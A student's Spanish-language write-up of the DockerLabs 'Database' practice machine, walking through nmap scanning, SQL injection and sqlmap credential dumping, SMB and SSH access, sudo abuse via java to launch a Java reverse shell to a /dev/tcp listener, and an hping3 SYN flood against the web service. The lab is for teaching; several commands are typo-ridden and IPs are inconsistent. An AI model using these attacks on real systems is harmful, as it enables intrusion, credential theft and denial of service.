

LABORATORIO: DATABASE

ALUMNO: RICHARD GUERREROS GOMEZ

CARRERA : INGINIERIA DE CIBERSEGURIDAD

ELABORACION DE MAQUINA :DOCKERLABS

NOMBRE: DATABASE→ BASE DE DATOS

La máquina **DATABASE** en el laboratorio DockerLabs simula un servidor de base de datos en un entorno corporativo, con el fin de practicar habilidades clave en ciberseguridad. Permite configurar bases de datos, gestionar usuarios y permisos,

detectar vulnerabilidades como inyecciones SQL, y aplicar medidas de protección como cifrado y backups. También se analiza el tráfico, se monitorean logs y se simulan ataques para evaluar la seguridad del sistema.

Es fundamental para probar herramientas como **sqlmap**, **Nmap**, simulación de incidentes, contribuyendo al análisis, defensa y respuesta ante ciberataque

LEVANTAMOS LA MAQUINA VULENRABLE EN DOCKERLABS

DESCARGAMOS DOCKER EN NUESTRO KALI O PARROT DESCARGMOS Y
LEVANTAMOS LA MAQUINA

```
[guerreros@parrot]-[~/Descargas]
$ls
bruteshock.zip database.zip
[guerreros@parrot]-[~/Descargas]
$unzip database.zip
Archive:  database.zip
  inflating: database.tar
  inflating: auto_deploy.sh
[guerreros@parrot]-[~/Descargas]
$ls
auto_deploy.sh bruteshock.zip database.tar database.zip
[guerreros@parrot]-[~/Descargas]
```

ls :comando para enlistar todo lo que se encuentra en el directorio o carpeta

unzip: comando para descomprimir cualquier archivos .zip

LEVANTAMOS LA MAQUINA CON LOS COMANDOS

```
[7] [guille@kali:~]$ sudo bash auto_deploy.sh database.tar
```

```
##  
## ## ==  
## ## ## ===  
/~~~~\_____/===  
{ ~~~~ / ===- ~~~~  
 \_____o_____  
  \___/\____/  
    \___/\____/  
  
_ _ _ _ _ _ _ _ _ _  
| | | | | | | | | |  
|_|_|_|_|_|_|_|_|_|  
  
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.  
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.  
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
```

```
Estamos desplegando la máquina vulnerable, espere un momento.
```

encendemos la maquina y nos deberia las una direccion ip de la maquina

```
Estamos desplegando la máquina vulnerable, espere un momento.
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg
Getting image source signatures
Copying blob 600e87e88d07 done
Copying blob 8c2cb6df6227 done
Copying blob 4c31ed5750c1 done
Copying blob 93090e616697 done
Copying blob 5498e8c22f69 done
Copying config 76d4681c53 done
Writing manifest to image destination
Storing signatures
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg

Máquina desplegada, su dirección IP es --> 10.88.0.3
```

la direccion ip de la
maquina victima

con esto ya tendríamos todo listo para comenzar a nulnerar la maquina para ellos seguiremos unos procedimientos para ver tod l oque contiene la maquina victima

en otra terminal

primer paso: ETAPA DE RECONOCIMIENTO

ping envía un tipo de paquete llamado **ICMP Echo Request** (petición de eco). Este paquete se envía al objetivo (como un servidor o router), y si el objetivo está funcionando correctamente, debe responder con un **ICMP Echo Reply** (respuesta de eco).

```
[guerreros@parrot]-[~]  
$ping 10.88.0.3  
PING 10.88.0.3 (10.88.0.3) 56(84) bytes of data.  
64 bytes from 10.88.0.3: icmp_seq=1 ttl=64 time=0.097 ms  
64 bytes from 10.88.0.3: icmp_seq=2 ttl=64 time=0.049 ms  
64 bytes from 10.88.0.3: icmp_seq=3 ttl=64 time=0.069 ms  
^C  
--- 10.88.0.3 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2034ms  
rtt min/avg/max/mdev = 0.049/0.071/0.097/0.019 ms
```

podemos ver que si hay conectividad ahora aplicamos el segundo paso



segundo paso 2: ESCANEAO Y ENUMERACION

```
[x]-[guerreros@parrot]-[~]  
$sudo nmap -ss -p- --open ports5000 -vvv 10.88.0.3 -n -Pn  
[sudo] contraseña para guerreros:  
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-29 13:07 -05  
Failed to resolve "ports5000".  
Initiating ARP Ping Scan at 13:07  
Scanning 10.88.0.3 [1 port]  
Completed ARP Ping Scan at 13:07, 0.05s elapsed (1 total hosts)  
Initiating SYN Stealth Scan at 13:07  
Scanning 10.88.0.3 [65535 ports]  
Discovered open port 445/tcp on 10.88.0.3  
Discovered open port 139/tcp on 10.88.0.3  
Discovered open port 22/tcp on 10.88.0.3  
Discovered open port 80/tcp on 10.88.0.3  
Completed SYN Stealth Scan at 13:07, 0.51s elapsed (65535 total ports)  
Nmap scan report for 10.88.0.3  
Host is up, received arp-response (0.0000040s latency).  
Scanned at 2025-05-29 13:07:32 -05 for 1s  
Not shown: 65531 closed tcp ports (reset)  
PORT      STATE SERVICE      REASON  
22/tcp    open  ssh          syn-ack ttl 64  
80/tcp    open  http         syn-ack ttl 64  
139/tcp   open  netbios-ssn  syn-ack ttl 64  
445/tcp   open  microsoft-ds syn-ack ttl 64  
MAC Address: 4A:1C:1A:E1:A0:A5 (Unknown)
```

escaneo de version y tipo de servicio que corre en cada puerto abierto

```
[x]-[guerreros@parrot]-[~]
$ sudo nmap -sV -p- 10.88.0.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-29 13:13 -05
Nmap scan report for 10.88.0.3
Host is up (0.0000040s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
MAC Address: 4A:1C:1A:E1:A0:A5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
```

✓ Explicación básica paso a paso:

- sudo:** Ejecuta el comando como administrador (permite escaneo avanzado).
- nmap:** Es la herramienta que se usa para escanear redes y descubrir servicios.
- sv:** Detecta los servicios y sus versiones en los puertos abiertos (por ejemplo, Apache, MySQL, etc.).
- **p-:** Escanea **todos los puertos TCP** (del 0 al 65535), no solo los más comunes.
- 10.88.0.3:** Es la dirección IP del **objetivo** que estás escaneando.


etapa 3. OBTENCION DE ACCESO

Objetivo: Explotar vulnerabilidades para acceder al sistema.

Métodos:

- Explotación de fallas en servicios. uso de comandos si la pagina no esta bien sanitizada
- Ataques a contraseñas (fuerza bruta)
- Vulnerabilidades web (SQLi, XSS, RCE).


herramientas : SQLMAP



¿Por qué estas cadenas (como ' OR 1=1 --) funcionan y permiten entrar?

Estas cadenas funcionan porque **la aplicación web tiene una falla grave de seguridad: no valida ni protege correctamente lo que el usuario escribe** antes de enviarlo a la base de datos. Eso se llama:

| 🔥 Inyección SQL (SQL Injection)



como podemos ver con ese ataque de inyeccion sql ya podemos ingresar como el usuario dylan

o tambien podemos probar la herramienta de **sqlmap**

sqlmap es una herramienta **automática y de código abierto** para encontrar y explotar **vulnerabilidades de inyección SQL (SQL Injection)** en aplicaciones web.

¿Para qué sirve?

Detectar si una página web es vulnerable a SQL Injection.

Extraer datos de bases de datos vulnerables (usuarios, contraseñas, tablas, etc.).

Obtener acceso a la base de datos sin necesidad de conocer credenciales.

Automatizar ataques complejos que de otro modo serían manuales y lentos.


```
do you want to exploit this SQL injection? [Y/n] Y
[18:09:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:09:04] [INFO] fetching tables for database: 'register'
[18:09:04] [INFO] retrieved: 'users'
Database: register
[1 table]
+-----+
| users |
+-----+

[18:09:04] [INFO] you can find results of scanning in multiple targets mo

[*] ending @ 18:09:04 /2025-05-29/
```

```
guerrero@parrot:~$ sqlmap -u http://10.88.0.2 --batch --forms -D register -T users --dump
$ sqlmap -u http://10.88.0.2 --batch --forms -D register -T users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner. It is strongly recommended that you use the --batch option to run the tool without any interaction.
[*] starting @ 18:13:21 /2025-05-29/
[18:13:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=0ivqpk8slus...3koq79bie2'). Do you want to set cookies? [Y/n/q] Y
[18:13:22] [INFO] searching for forms
[1/1] Form:
POST http://10.88.0.2/index.php
POST data: name=&password=&submit=
do you want to test this form? [Y/n/q] Y
> Y
```

Explicación de los parámetros:


- `u http://10.88.0.2` : URL del objetivo.
- `--forms` : Le indica a sqlmap que busque formularios en la página.
- `--batch` : Acepta automáticamente las preguntas por defecto (ideal para automatización).

- **D register** : Especifica la base de datos objetivo.
- **T users** : Especifica la tabla **users** .
- **-dump** : Indica que quieres **volcar** (mostrar y guardar) los datos de esa tabla.

```
do you want to exploit this SQL injection? [Y/n] Y
[18:13:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:13:22] [INFO] fetching columns for table 'users' in database 'register'
[18:13:22] [INFO] retrieved: 'username'
[18:13:22] [INFO] retrieved: 'varchar(30)'
[18:13:22] [INFO] retrieved: 'passwd'
[18:13:22] [INFO] retrieved: 'varchar(30)'
[18:13:22] [INFO] fetching entries for table 'users' in database 'register'
[18:13:22] [INFO] retrieved: 'KJSDFG789FGSDF78'
[18:13:22] [INFO] retrieved: 'dylan'
Database: register
Table: users
[1 entry]
+-----+-----+
| passwd | username |
+-----+-----+
| KJSDFG789FGSDF78 | dylan |
+-----+-----+
```

podemos observar el usuario y la contraseña con lo cual ya podemos entrar a la web

con la contraseña y el usuario ya podemos acceder a la web



podemos intentar conectarnos por el servicio SMB

```
$smbclient -L 10.88.0.2 -U dylan
Password for [WORKGROUP\dylan]:
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
shared         Disk
IPC$           IPC       IPC Service (9dffa7787314 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.88.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

```
guerreros@parrot:~$ smbclient //10.88.0.2/shared -U dylan --option='client min protocol=SMB2'
Password for [WORKGROUP\dylan]:
Try 'help' to get a list of possible commands.
smb: \> ls
.                D      0   Mon May 27 02:58:52 2024
..               D      0   Mon May 27 02:25:46 2024
augustus.txt     N      33   Mon May 27 02:58:52 2024
52427100 blocks of size 1024. 33212860 blocks available
smb: \> get augustus.txt
getting file \augustus.txt of size 33 as augustus.txt (32.2 KiloBytes/sec) (average 32.2 KiloBytes/sec)
smb: \>
```

entramos al servicio smb
y vemos el contenido

nos bajamos el
archivo

```
guerreros@parrot:~$ ls
augustus.txt Descargas Desktop Documentos Imágenes Música Público Templates Videos
guerreros@parrot:~$ cat augustus.txt
e0110a5dd1c0/000/3020106600de/c8
guerreros@parrot:~$
```

nos muestra una contraseña con hash

desencryptacion de hash MD5 CON LA HEERRRAMINETA TOOLS

y obtenemos la contraseña y ya podemos conectarnos por el servicio ssh que corre en el puerto 22 para que veamos que informacion podmeos encontrar con ese usuario

nos conectamos por ssh y enlistamos el contenido ls- o ls-l

verificamos con el comando ls ,, par ver que podemos hacer con el usuario augustus

```
ugustus@6cbe7d4df931:~$ ls
augustus bob dylan
ugustus@6cbe7d4df931:~$ ls /home/bob
ls: cannot open directory '/home/bob': Permission denied
```

verificamos con el comando sudo -l par ver que podemos hacer con el usuario augustus

```
augustus@e98c7de6fd4d:~$ sudo -l
[sudo] password for augustus:
Matching Defaults entries for augustus on e98c7de6fd4d:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty
Máquina desplegada, su dirección IP es -> 172.17.0.2
User augustus may run the following commands on e98c7de6fd4d:
  (dylan) /usr/bin/java
augustus@e98c7de6fd4d:~$
```

podemos usar java

```
user augustus may run the following commands on 46dae664b994:  
(dylan) /usr/bin/java  
augustus@46dae664b994:~$ nano shell.java
```

```
GNU nano 6.2 script.java *  
public class shell {  
    public static void main(String[] args) {  
        Process p;  
        try {  
            p = Runtime.getRuntime().exec("bash -c $@|bash 0 echo bash -i >& /dev/tcp/172.17.0.2/4444 0>&1");  
            p.waitFor();  
            p.destroy();  
        } catch (Exception e) {}  
    }  
}
```

guardamos y compilamos el código

```
(dylan) /usr/bin/java  
augustus@46dae664b994:~$ nano shell.java  
augustus@46dae664b994:~$ javac shell.java  
augustus@46dae664b994:~$
```

compilamos el código

antes de ejecutar el código de java para la reverse shell tenemos que habilitar un puerto de escucha cualquier puerto

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[guerreros@parrot]-[~]
$nc -lvnp 4444
listening on [any] 4444 ...
```

ahora estaria todo listo para ejecutar la revershell del usuario dylan

con java.shell ya entramos la usUARIO DYLAN Y AHY ACABARIA EL LABORATORIO

O APARTE DE ESO PDOEMOS HACER UN ATAQUE DOS PARA DEJAR INSERVIBLE EL SERVICIO WEB

```
sudo: a password is required
[x]-[guerreros@parrot]-[~]
$sudo hping3 -S --flood -p 80 172.17.0.2
```

CON ESO SERIA TODO GRACIAS